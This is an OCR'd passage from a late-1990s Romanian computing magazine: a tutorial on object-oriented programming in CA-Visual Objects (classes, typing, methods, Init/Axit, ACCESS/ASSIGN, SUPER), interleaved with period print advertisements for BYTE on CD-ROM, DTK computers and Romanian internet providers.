Ca urmare a acestei comenzi executabile, sistemul va crea un obiect, un exemplar al clasei MyClass. Se poate testa tipul rezultatului returnat, folosind funcția ValType().

```
? ValType( MyClass{} )    // "O" de la Object
```

Obiecte ale claselor predefinite pot fi instanțiate exact la fel, doar că nu se declară clasele respective - declarația lor se găsește în diverse biblioteci.

În anumite situații, obiectele create conform exemplului precedent sunt utile prin efectele laterale ale procesului de creare. Dacă în viitor se doreşte accesarea obiectului creat, este nevoie de un mecanism prin care se asigură regăsirea obiectului respectiv.

Implementare referenţială

Ca şi rezultat al instanţierii unei clase, sistemul returnează o referinţă la obiectul creat; această valoare (referinţă) poate fi păstrată într-o variabilă. Operatiile pe obiecte se pot face numai prin variabile, care conţin o referinţă la obiectul respectiv.

```
oObiect := MyClass()
```

Valoarea referinţei este o valoare totalmente obişnuită, este de tipul „O“ (de la Object), ea poate fi atribuită unei variabile, transmisă unei funcţii ca şi parametru, sau returnată de aceasta.

Fără să intrăm în detalii, propun studierea următoarei secvenţe de cod dat, pentru exemplificarea caracterului referenţial:

```
local oOne, oTwo

oOne := MyClass()
oTwo := MyClass()
? oOne == oTwo    // afiseaza FALSE
oTwo := oOne
? oOne == oTwo    // afiseaza TRUE
oTwo:MyExportVar := 10
? oOne:MyExportVar  // afiseaza 10
```

Tipizarea variabilelor

Din motive de productivitate şi eficienţă, CA-Visual Objects suportă atât variabile netipizate, cât şi variabile strict tipizate. (Parantezele drepte încadrează clauze opţionale.)

```
local oObiect [as usual]
```

Linia de mai sus declară o variabilă locală de tip nedefinit sau polimorfă. Compilatorul nu verifică şi nu restricţionează sub nici o formă tipul valorilor care pot fi păstrate în variabile polimorfe.

CA-Visual Objects oferă posibilitatea tipizării statice a variabilelor. În acest context, cuvântul static nu se referă la delimitarea vizibilităţii, ci la restricţionarea definitivă doar la un singur tip a valorilor care pot fi păstrate în variabila respectivă.

Conform sintaxei de definire a funcţiilor, argumentele acestuia urmează aceleaşi reguli de tipizare ca şi variabilele în general.

Variabilele utilizate, indiferent de valabilitatea lor, pot fi deci strict tipizate.

```
local oObiect as <type>
```

Pe lângă tipurile de bază ale limbajului (SYMBOL; INT, FLOAT, SHORT, LONG, BYTE, WORD, DWORD, REAL4, REAL8; DATE; LOGIC; VOID; PTR, PSZ, AS <structure>, AS <data_type> PTR) ca şi tip se acceptă şi numele unei structuri sau - cea ce este important în acest context - şi numele unei clase. Bibliografia citată (Edward Yourdon, Object-Oriented Systems Design - An Integrated Approach, [Prentice Hall, 1992] pag. 5) sintetizând ceea ce este comun la autorii diverselor cărţi, defineşte noţiunea de clasă sau tipul obiectelor ca şi sinonime pentru setul de obiecte cu caracteristici identice (aceleaşi atribute descriptive şi acelaşi comportament). În acest mod, practic „se extinde“ limbajul, creând noi tipuri.

Tipul OBJECT este un tip de bază predefinit.

```
local oObiect as object
```

Prin această comandă, se declară o variabilă, care poate păstra valori de tip OBJECT. Orice altă tentativă de atribuire se va solda cu eroare.

```
class MyClass1
class MyClass2

function Start
  local oObiect1, oObiect2 as
        object
  oObiect1 := MyClass1()
  oObiect2 := MyClass2()
  oObiect1 := 4  // eroare de com
                 pilare
  Process(oObiect2)  // acceptat

function Process(oObj as object)
...
```

Problema este că, în acest fel, compilatorul nu va fi capabil să verifice cu exactitate clasa. Nivelul următor de severitate în declararea tipului se poate regăsi în exemplul de mai jos:

```
class MyClass1
class MyClass2

function Start
  local oObiect1 as MyClass1
  local oObiect2 as MyClass2

  oObiect1 := MyClass1()
  oObiect2 := MyClass2()
  oObiect1 := oObiect2     // eroare
        de compilare
  Process(oObiect2)        // eroare
        de compilare

function Process1(oObj as
        MyClass1)
...
```

Folosind o tipizare strictă, indiferent de nivelul de severitate, aceasta oferă nu numai un cod mai rapid, dar şi posibilitatea eliminării unor erori latente, deja din timpul compilării.

```
function Process(oObj as object)
```

Bineînţeles, şi varianta mai slab tipizată are avantajele ei: în acest mod se permite definirea unui cod polimorf, care de exemplu poate prelucra obiectele diverselor clase.

```
  Process( MyClass1() )
  Process( MyClass2() )
```

În concluzie, se poate lucra cu următoarele feluri de variabile:

- variabile netipizate sau polimorfe (AS USUAL)
- variabile strict tipizate (AS <TYPE>)

Tipizarea variabilelor, care vor conţine referinţe la obiecte, poate fi făcută cu diverse grade de libertate:

- netipizat, sau declarat polimorf (AS USUAL)
- tipizat static ca şi obiect în general (AS OBJECT)
- tipizat static corespunzător clasei (AS <CLASS>)

Subclasarea sau specializarea

În ideea refolosirii componentelor, una din proprietăţile de importanţă deosebită a limbajului este posibilitatea definirii unei clase, bazată pe definiţia unei alte clase. În acest caz, clasele copil moştenesc toate atributele şi comportamentul de la clasa părinte. Prin această tehnică, este posibilă extinderea unei clase, fără perturbarea funcţionalităţii.

```
class MyClass
class MyClass1 inherit MyClass
class MyClass2 inherit MyClass
```

Variabilele de instanţă

Proprietăţile, atributele unui obiect se materializează în structuri de date de o complexitate oarecare. Fiecare exemplar (instanţă) al clasei la crearea ei „primeşte“ o copie a întregului set de variabile. Declararea acestor variabile, adică a variabilelor de instanţă se face la nivelul clasei, dar în acel moment (la compilare) reprezintă doar „şablonul“ după care se vor crea obiectele clasei respective.

```
class MyClass
  instance nVarNumerica [as <type>]
```

Variabilele de instanţă se conformează aceloraşi reguli de tipizare ca şi toate variabilele: pot fi polimorfe, sau - folosind

The Definitive Reference Source!

BYTE on CD-ROM

Over 7 Years of BYTE — 1990 to Present
Plus, Quarterly Updates

Call +353-091-752792

or Order via the Web at
https: // www.byte.com/orders/subcd.htm

BYTE
On CD-ROM
Instant Access To More Than 80 Issues of BYTE
1990-1996
7 Years
PLUS: July - Sept. 1997 Including Full Text and Graphics
Product Reviews & Core Technologies
BYTE Lab/NSTL Reports
Benchmarks
Cover Stories & Features
Complete Index to Articles & Full Text Database
BYTE
THE NEW USER INTERFACE
BYTE
SECURE YOUR NET!

Phone Orders!
+353-091-752792

- SEARCH
- FIND
- SELECT
- EXPORT
- LOCATE
- SCAN

FAX Orders!
+353-091-752793

It's all at your fingertips — emerging trends, comprehensive world-wide industry analysis, multiplatform coverage of all the technologies, in-depth testing and product evaluations, advice, tips, expert opinions, and much more! It's a deal for anyone who's evaluating the significance of new technologies...doing research...making complex multi platform purchasing decisions...developing the next generation hardware or software products...preparing corporate plans.

It's Comprehensive... Time Saving...and Easy to Use! It's all in BYTE on CD-ROM.

English-language version only.
Available for Windows 3.1, NT, Win 95.

Order Now!

Toll-free International Numbers:

Belgium	**080071635**
Germany	**0130826112**
U.K.	**0800973017**
Italy	**167876155**
France	**05916088**
Netherlands	**060222146**
Switzerland	**1557257**
Denmark	**80017728**
Sweden	**020791136**
Other	
Int'l	**091-752792**
U.S./Canada	**1-800-924-6621**
FAX	**353-091-752793**

YES! I want the power and convenience of BYTE on CD-ROM.

☐ **Send me BYTE on CD-ROM *PLUS*!** The currently shipping version, *plus* 3 quarterly updates. 80+ issues for just **$54.95.**

☐ **Send me BYTE on CD-ROM!** Full text from Jan. 1990 through the end of the currently shipping quarter — over 80 issues for only **$39.95.**

Charge my: ☐ **Master Card** ☐ **VISA** ☐ **Amex** ☐ **Check enclosed** (Payable to BYTE magazine, US funds only)

Card #__________ Exp. Date __________ Signature __________

Name __________

Address__________

City__________ State/Province/Country__________ Zip/Postal Code __________

E-mail Address__________ **CDIP97**

Mail to: BYTE on CD-ROM, Post Office Box 72, Galway, Ireland

Canadian and U.S. orders, please add $2.95 for shipping and handling, and state tax where applicable. (Canadian orders add appropriate GST). Outside North America, add $5.00 for air mail delivery. Allow 6-8 weeks for delivery.

A Division of The McGraw-Hill Companies

clauza opțională AS <TYPE> - pot fi și tipizate static (tip clasic sau tip extins, prin numele unei structuri de date - structure, union, sau prin numele unei clase).

Valoare inițială a variabilelor de instanță

Ca și la variabilele obișnuite, se permite inițializarea și a variabilelor de instanță deja la definirea lor, cu observația că, în acest scop, se pot folosi doar valori simple (deci de exemplu nu se poate inițializa cu valori de tipul OBJECT).

```
class MyClass
  instance nVarNumerica := 0 as
                short
```

Variabilele tipizate, la crearea lor, automat se inițializează la valoarea nulă a tipului respectiv (NULL_ARRAY, NULL_CODEBLOCK, NULL_DATE, FALSE, <idClass> NULL_OBJECT, NULL_STRING, NULL_SYMBOL, 0, NULL_PSZ, NULL_PTR); dacă variabila este polimorfă (AS USUAL), valoarea de inițializare este NIL (NIL este o valoare fără tip, în contrast cu VOID, care este un tip fără valori)

Valabilitatea și vizibilitatea variabilelor de instanță

Luând în considerare principiile încapsulării, capitolul privind vizibilitatea variabilelor de instanță primește o importanță deosebită.

Valabilitatea variabilelor de instanță este strict legată de valabilitatea obiectului din care fac parte, dar vizibilitatea lor este determinată de modificatorul aplicat la declararea lor.

```
[protect|hidden|export] [instan
  ce] <variable_list> [as <type>]
```

Vizibilitatea variabilelor de instanță din CA-Visual Objects se conformează tabelului următor:

```
Exterior
în Clasă
în Subclase
EXPORT
(
(
(
PROTECT
(
(
HIDDEN
(
INSTANCE
)
)))))
```

Deoarece diverse obiecte ale aceleiași clase (sau al unei alte clase) au inevitabil variabile de instanță cu același nume, nu este suficientă specificarea numelui variabilei de instanță. Pentru a înlătura nesiguranța la referirea unei variabile de instanță, este nevoie și de specificarea obiectului de care aparține variabila. Pentru a referi o variabilă de instanță se folosește operatorul send (:).

```
class MyClass
  export MyExportVar as int

function Start
local oOne, oTwo as MyClass

oOne := MyClass{}
oTwo := MyClass{}

oOne:MyExportVar := 10
oTwo:MyExportVar := 49

? oOne:MyExportVar // afiseaza 10
```

Variabilele de instanță exportate fac parte din interfața publică a obiectelor, reflectă starea reală a acestora. Variabilele EXPORT care sunt deci vizibile codului exterior clasei violează principiul încapsulării, deoarece permit acces necontrolat la atributele obiectelor. Ca urmare, vom reveni cu o soluție la această problemă după o scurtă introducere a folosirii metodelor...

Metode

Comportamentul, serviciile specifice unei clase se materializează într-un grup de funcții sau așa-zise metode, care sunt strict legate de clasa respectivă.

O metodă conform definiției din CA-Visual Objects este codul unei singure acțiuni în comportamentul obiectului; în general, metodele sunt ca și funcțiile (au parametri, conțin declarații și instrucțiuni, comenzi și valori returnate), cu anumite diferențe:

- sunt definite în contextul unei clase
- în timpul execuției metodele „cunosc“, adică posedă informatii despre clasa de care aparțin, și pot accesa metodele și variabilele de instanță proprii și moștenite ale clasei.
- implicit o metodă returnează o referintă la obiectul însuși (vezi cuvântul cheie special SELF)

Definirea metodelor

Metodele unei clase se definesc similar cu funcțiile. Diferența evidentă la prima vedere este prezența unei clauze suplimentare în prima linie a definiției, clauză care se referă la clasa de care aparține metoda.

```
method MyMethod(<param_list>)
                    class MyClass
  <method_body>
```

Corpul metodei poate conține și una sau mai multe comenzi RETURN [<valoare>], a cărei prezență nu este necesară sau obligatorie.

Invocarea metodelor

Sistemul folosit pentru invocarea metodelor este sistemul mesajelor. Pentru a invoca o metodă a unui obiect (de fapt o metodă care este atașată clasei, pentru o instanță a clasei), se trimite un mesaj obiectului, folosind uzual operatorul send (:), precum și numele metodei, urmat de paranteze rotunde - încuibând o eventuală listă a parametrilor actuali.

```
// <oObiect>:<idMetoda>([<uAr
                     gList>])

class MyClass

method Music() class MyClass
  Tone(440,5)

function Start
  local oOne := MyClass{}
  oOne:Music()
```

La recepționarea unui mesaj, se execută metoda cu același nume - dacă aceasta există. Invocarea unei metode prin sistemul de mesaje este similară apelării unei funcții sau a unei subrutine.


Referințe la obiectul curent

În cadrul unei metode, se poate referi obiectul curent pentru care s-a invocat metoda, prin cuvântul cheie SELF.

```
class MyClass

method MyMethod1 class MyClass
  ? "Sunt in prima metoda"
  MyMethod2()   // 1
  self:MyMethod2()        // 2

method MyMethod2 class MyClass
  Qout("Sunt in a doua metoda") // 3
```

Linia marcată cu 1 este eronată, deoarece - vezi liniile 1 și 3 - apelul unei metode se poate confunda cu apel de funcție. Soluția este folosirea unei referințe la obiectul curent SELF și a operatorului send (:) pentru a înlătura nesiguranța - vezi linia 2.

Merită făcută observația, că limbajul este consecvent în modul de invocare al funcțiilor și metodelor: funcțiile se apelează totdeauna prin simplul nume, iar metodele folosind o valoare de tip referință (variabilă sau


DTK PENTIUM
CATCH YOUR DREAMS...
DTK Computer
DTK Computer

Distribuitori autorizați:

Romus Industries
Tel: 01-2301650
01-2301670
01-2300065
Fax: 01-2301660

Sintezis Birotica
Tel: 059-443288
Fax: 059-144051

Sistec
Tel: 064-190282
Fax: 064-193700

ACE Computers
Tel: 032-213122
Fax: 032-213130

SELF), operatorul send şi numele metodei.

Valoarea returnată

Dacă nu se defineşte printr-o comandă explicită RETURN [<valoare>], atunci prin definiţie metodele returnează implicit valoarea SELF. În acest fel, este posibilă o înlănţuire, în aceeaşi comandă, a mai multor apeluri de metode:

```
oWindow:Line(oP1, oP2):Draw()
```

Vizibilitatea metodelor

Metodele unei clase sunt vizibile atât din afara clasei, cât şi din celelalte metode ale clasei. Vizibilitatea, în general, determină din ce context cum pot fi invocate metodele. Vizibilitatea normală implică că toate metodele pot fi apelate din clasă şi toate subclasele acesteia, precum şi din modulele exterioare clasei.

Există două cuvinte cheie care pot fi folosite pentru a modifica vizibilitatea metodelor: PROTECT şi HIDDEN. Metodele protejate sunt vizibile din clasa curentă şi subclasele ei, iar cele ascunse doar din clasa pentru care s-a definit metoda.

Metode tipizate

Începând cu versiunea 2.0 CA-Visual Objects permite definirea şi a metodelor strict tipizate. Metodele tipizate - cu totul, că flexibilitatea lor este mult mai mică, sunt utile deoarece prin folosirea lor se obţine un cod mult mai stabil şi mai rapid (legarea metodelor poate fi făcută timpurie, deja în timpul compilării).

Pentru a declara metodele tipizate, se foloseşte clauza opţională DECLARE a definiţiei de clasă:

```
declare method <message_identifi
                 er_list>
```

Definiţia metodei se extinde cu specificarea tipului returnat, şi a convenţiei de apel, ca şi la funcţii. (Datorită caracterului hibrid al limbajului, sunt prezente mai multe posibilităţi de a declara modul de apel al funcţiilor şi procedurilor. CALLBACK respectă convenţia Windows, PASCAL asigură eficienţă prin rigiditatea ei, respectiv CLIPPER oferă flexibilitatea obişnuită la limbajele Xbase.)

```
class MyClass
  declare method TypedMusic

method TypedTone(wFreq as word,
  wDur as word) as MyClass pascal
  Tone(wFreq, wDur)
return self

method UntypedTone(wFreq, wDur)
  Tone(wFreq, wDur)
return self
```

Avantajul variantei tipizate este viteza mai mare, respectiv siguranţa, corectitudinea mărită a codului, faţă de flexibilitatea superioară a metodelor netipizate.

Metoda Init()

În limbajul CA-Visual Objects nu există o metodă specială predefinită sau definită de utilizator, de tip constructor. Alocarea memoriei necesare se face automat de sistem, programatorului i se oferă „doar“ posibilitatea definirii unei metode speciale Init(), care - dacă este definită - se invocă automat, imediat după crearea obiectului. Automat se transmit, ca şi parametrii de apel ai metodei Init(), argumentele operatorului de instanţiere.

```
class MyClass

method Init(arg1, arg2) class
                 MyClass
  ? arg1, arg2

function Start()
  local oMyClass as MyClass
  oMyClass := MyClass{440, 20}
  // se tipareste 440, 20
```

De obicei, metoda Init() este folosită la executarea unor iniţializări (de exemplu, la setarea unor valori implicite pentru variabilele de instanţă sau alocarea unor resurse - ca şi deschiderea unui fişier - necesare funcţionării obiectului).

Metoda Axit()

Controlul asupra procesului de creare a obiectelor este preluat de CA-Visual Objects, dar cum am mai precizat, definind o metodă cu numele Init(), utilizatorul poate executa funcţii de iniţializare sau alocare de resurse, imediat după crearea obiectului. Similar, procesul de distrugere a obiectelor în mod normal este controlat de sistem, dar utilizatorul primeşte dreptul de a executa anumite operaţiuni, înainte de distrugerea obiectului în cauză.

De remarcat este, conform filozofiei CA-Visual Objects, că timpul de viaţă al unui obiect este strâns legat de posibilitatea de referenţiere a ei. Adică, până când există o variabilă prin care obiectul poate fi referit, el există, dar odată cu dispariţia tuturor referinţelor asupra ei, obiectul este osândit distrugerii. Acest proces de distrugere este executat de un mecanism automat de colectare a reziduurilor.

Dacă utilizatorul defineşte metoda Axit(), aceasta este invocată automat, înainte de distrugerea obiectului.

```
class DBServer
  PROTECT cAlias as STRING

method Init(cFileName) class
                 DBServer
  cAlias := cFileName
  use (cAlias) new

method Axit() class DBServer
  (cAlias)->(dbCloseArea())
```

Extinderea funcţionalităţii unei clase

Cum am mai discutat, obiectele au o parte statică - care se reflectă prin structură, prin relaţii şi atribute; şi o parte dinamică - oglindită prin comportament, sau mesaje şi servicii (sinonimă: metode).

„Fiecare obiect are o interfaţă bine definită, care determină care sunt *stimulii* care sunt acceptaţi de obiect, adică ce operaţii pot fi efectuate asupra obiectelor. (...) Fiecare stimul cauzează executarea unei operaţii, sau accesează direct o variabilă de instanţă.“

Folosind mecanismul subclasării, se asigură moştenirea structurii şi comportamentului clasei părinte de către clasele copil.

Funcţionalitatea noii clase se poate extinde prin

- definirea de noi variabile de instanţă (reale sau virtuale)
- definirea unor metode noi
- extinderea funcţionalităţii metodelor existente.

Variabilele virtuale

Din exteriorul unei clase doar variabilele de instanţă EXPORT sunt vizibile, celelalte variabile interne sau neexportate sunt neaccesibile din funcţii sau metode externe clasei. Pentru a accesa variabilele interne se pot folosi metode. Aceasta corespunde principiului încapsulării, dar este o soluţie incomodă.

```
class Employee
  export Name
  protect Salary

method SetSalary(x) class Employee
  if self:ValidSalary(x) // Vali
             darea valorii
        return (Salary := x)
  else
        self:Error(...)
        return nil
  endif

method GetSalary() class Employee
```

StarNets

Your Internet Business Solution

InterComp	Bucureşti	01 3238255
Electronum	Bucureşti	01 3120440
CINOR	Bucureşti	01 3120579
ALGORITMA	Bucureşti	01 2122151
UNICOM	Bucureşti	01 2234359
CanadSystems	Bucureşti	01 3236888
CEDRU	Bucureşti	01 6435024
MICROSISTEM	Bacău	034 171342
RomaniaOnLine	Braşov	068 134875
HARD-TEST'94	Brăila	039 639533
TRANSDATA	Cluj	064 425854
DATA NET	Constanța	041 694520
SUD INTERNET	Craiova	051 417963
TOPTECH	Deva	054 213871
EST COMPUTER	Focşani	037 217655
HARD-TEST'94	Galați	036 467752
KABELKON	Gheorgheni	066 164525
REMUS ROMÂNIA	Piatra-Neamț	033 213333
COMP-ARG	Piteşti	048 214269
INTER-CONEXION	Piteşti	048 219267
COMPUTER STARS	Piteşti	048 215099
TRANSDATA	Ploieşti	044 115577
IVEX	Rm.Vâlcea	050 736077
MIANA	Rm.Vâlcea	050 724404
COSYS	Sf.Gheorghe	067 323036
ATENEU	Slatina	049 434321
LANCOMP	Sibiu	069 214103
WARP-NET	Suceava	030 225589
ROMWEST	Târgovişte	045 218343
BIMOS	Tg.Jiu	053 210741
INFOMUREŞ	Tg.-Mureş	065 166872
SARATOGA	Timişoara	056 199780
HARD-TEST'94	Tulcea	040 521871
NETCOMP	Zalău	060 661774

Numai prin noi aveți acces la Internet din toată ro, cu viteză maximă şi costuri minime!

Email: office@starnets.ro
http://www.starnets.ro

InterComp

@ Powered by SPARC-Solaris

```
  return Salary
...
oEmp := Employee{}
oEmp:Name := "Jones"
oEmp:SetSalary(10000)    // Sin
                taxa diferita!
? oEmp:Name
? oEmp:GetSalary()       // Sin
                taxa diferita!
```

O soluţie mult mai elegantă - şi extrem de flexibilă - este oferită de metodele speciale ACCESS şi ASSIGN. Aceste metode se folosesc la implementarea variabilelor de instanţă virtuale, care de fapt simulează prin intermediul metodelor ACCESS şi ASSIGN o variabilă de instanţă „obişnuită".

Sintaxa pentru accesarea, respectiv pentru asignarea acestor variabile virtuale este aceeaşi ca şi pentru o variabilă reală - singura diferenţă este că accesul prin acest mod devine controlat.

```
class Employee
  export Name
  protect Salary

assign Salary(x) class Employee
if self:ValidSalary(x)   // Vali
                darea asignarii
        return (Salary := x)
  else
        self:Error(...)
        return nil
  endif

access Salary() class Employee
  return Salary
...
oEmp := Employee{}
oEmp:Name := "Jones"
oEmp:Salary := 10000      // Nu
                exista nici o
? oEmp:Name     // diferenta la
                asignare
? oEmp:Salary   // sau referen
                tiere
```

Cum se observă, se pot defini fără nici o restricţie sau obligativitate metode ACCESS şi ASSIGN cu acelaşi nume ca şi variabila de instanţă la care au rolul de a controla accesul.

Variabilele calculate

Dat fiind faptul că nu se impune ca să existe o variabilă concretă care să stea „în spatele" metodelor de acces şi asignare, se pot defini metode speciale care implementează variabile virtuale read-only, write-only, sau read-write; aceste variabile sunt vizibile doar, sau dacă doriţi, există prin intermediul acestor metode speciale.

```
class Meeting
  protect cPerson as string
  protect dDate as date
  // Variabile virtuale
  //Data - R/W
  //Zi, Luna, An - R/O

method Init(nume_persoana) class
  Meeting
  self:cPerson := nume_persoana

assign Data(data_intilnire) class
               Meeting
  if (data_intilnire := Today())
        self:dDate := data_intil
                        nire
  else          // eroare
  endif

access Data class Meeting
  return self:dDate

access Zi class Meeting
  return Day(self:dDate)

access Luna class Meeting
  return Month(self:dDate)

access An class Meeting
  return Year(self:dDate)
...
  oMeeting := Meeting{}
  oMeeting:Data := 1997.10.14
  ? oMeeting:Zi            // 14
  ? oMeeting:Year          // 1997
```

Referinţa la superclasă

Cuvântul cheie SUPER serveşte la referirea predecesorului direct al unei clase. Prin acest cuvânt cheie, este posibilă referirea metodelor şi a variabilelor de instanţă vizibile ale superclasei (sau a părintelui).

Extinderea funcţionalităţii metodelor

Dacă pentru o subclasă se defineşte o metodă cu un nume, care se suprapune cu denumirea unei metode a părintelui, pentru obiectele subclasei la un apel se va identifica şi executa noua metodă. Practic noua metodă înlocuieşte vechea metodă a superclasei. Prin aceasta, funcţionalitatea clasei se modifică.

```
class MyParentClass
method DoSomething() class MyPar
                entClass
  ? "Face ceva cu MyParentClass."

class MyClass inherit MyParent
                Class
method DoSomething class MyClass
  ? "Face ceva cu MyClass."

function Start
  local oMyClass as MyClass
  oMyClass := oMyClass{}
  oMyClass:DoSomething()
  // Face ceva cu MyClass.
```

Sunt situaţii, când se doreşte - fără perturbarea funcţionalităţii - o extindere a metodei redefinite. Pentru aceasta, nu este necesară cunoaşterea structurii claseipărinte: folosind cuvântul cheie SUPER, se poate executa şi metoda superclasei.

```
class MyParentClass
method DoSomething() class MyPar
                entClass
  ? "Face ceva cu MyParentClass."

class MyClass inherit MyParent
                Class
method DoSomething class MyClass
  super:DoSomething()
  ? "Face ceva cu MyClass."

function Start
  local oMyClass as MyClass
  oMyClass := oMyClass{}
  oMyClass:DoSomething()
  // Face ceva cu MyParentClass.
  // Face ceva cu MyClass.
```

Folosirea acestei tehnici este singura posibilitate de a extinde funcţionalitatea unei metode la o subclasă.

Exemplu clasic este metoda specială Init(), care trebuie să execute anumite iniţializări la nivelul clasei curente - fără ca să se cunoască structura sau „nevoile" superclasei.

```
class MyCild inherit MyParent
// Structura lui MyParent nu este
                         cunoscuta
method Init(arg_list) class
                         MyChild
  super:Init(arg_list)  // Init()
        al clasei MyParent
  <corp_metoda> // cod specific
        clasei MyChild
```

Metodele NoIVarGet(), NoIVarPut() şi NoMethod()

Pentru a detecta mesajele la care în mod direct nu poate răspunde clasa, sunt dedicate trei metode. În funcţie de sintaxa prin care se trimite mesajul obiectului, se invocă metoda corespunzătoare.

NoIVarGet() se apelează la referirea pentru citire (operatia get) a unei variabile de instanţă inexistentă conform sintaxei

Decodorul Internet cu arhitectură deschisă

NetBox®

permite
telespectatorului
accesul direct la Internet
furnizorului de servicii
lărgirea audienței
pe lângă marele public

Scrie o scrisoare
